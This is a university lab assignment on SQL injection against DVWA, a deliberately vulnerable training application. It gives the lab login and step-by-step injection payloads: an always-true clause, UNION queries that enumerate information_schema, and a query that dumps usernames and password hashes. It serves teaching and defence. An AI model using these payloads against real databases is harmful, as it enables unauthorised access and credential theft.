**CS5573 SAIJYOTHI GUDIBANDI**

**Lab Assignment – 2 16233204**

Description:

In this assignment, you will learn and use SQL injection techniques.

Wait… Did you read the document “A classification of SQL injection attacks.pdf” available on Blackboard? If NO, just close this and read that. If YES, then you have to do one more thing, just open the below link and get some understanding about mysql information-schema. <http://dev.mysql.com/doc/refman/5.7/en/information-schema.html>


Instructions:

* Provide screenshots to support your answers for all the questions except 7 and 8.

Now, continue…


**Initial Setup:**

* Login to DVWA
  + Open the page http://192.168.2.77/dvwa/login.php in the “Web Browser”.
  + Login with username: admin and password: password
* Set DVWA Security Level
  + Click on DVWA Security, in the left hand menu.
  + Select "low" and Click Submit (See below screenshot).



* SQL Injection Menu
  + Select "SQL Injection" from the left navigation menu
  + Input "1" into the User ID text box and Click Submit.
  + This webpage is supposed to print ID, First name, and Surname to the screen (See below screenshot).
  + Below is the PHP select statement that we will be exploiting, specifically $id.

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id'";



Questions:

**Always True Scenario:**

Input the below text exactly into the User ID Textbox and Click Submit

@' or '1'='1

(It generates the SQL select statement in the background as SELECT first\_name, last\_name FROM users WHERE user\_id = '@' or '1'='1')

1. Explain the logic behind the result.

Ans:

**Display Database Name:**

Input the below text into the User ID Textbox and Click Submit.

@' or 1=1 union select null, database() #

2. Specify the database name.

Ans:

3. Why do we need the character # at the end?

Ans:

**Display Specific tables in information\_schema:**

Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

4. Highlight the table “users” in your screenshot

Ans: (only screenshot)

**Display all the columns fields in the information\_schema users table:**

Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, column\_name from information\_schema.columns where table\_name = 'users'#

5. List the column names of the “users” table.

Ans:

**Display the username and password values from the users table:**

Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, concat(user, 0x0a, password) from users #

6. Highlight the usernames and passwords in the screenshot

Ans: (only screenshot)

7. Give your own example for UNION query type SQLIA.

Ans:

8. Mention any two defensive coding practices w.r.t SQLIA.

Ans: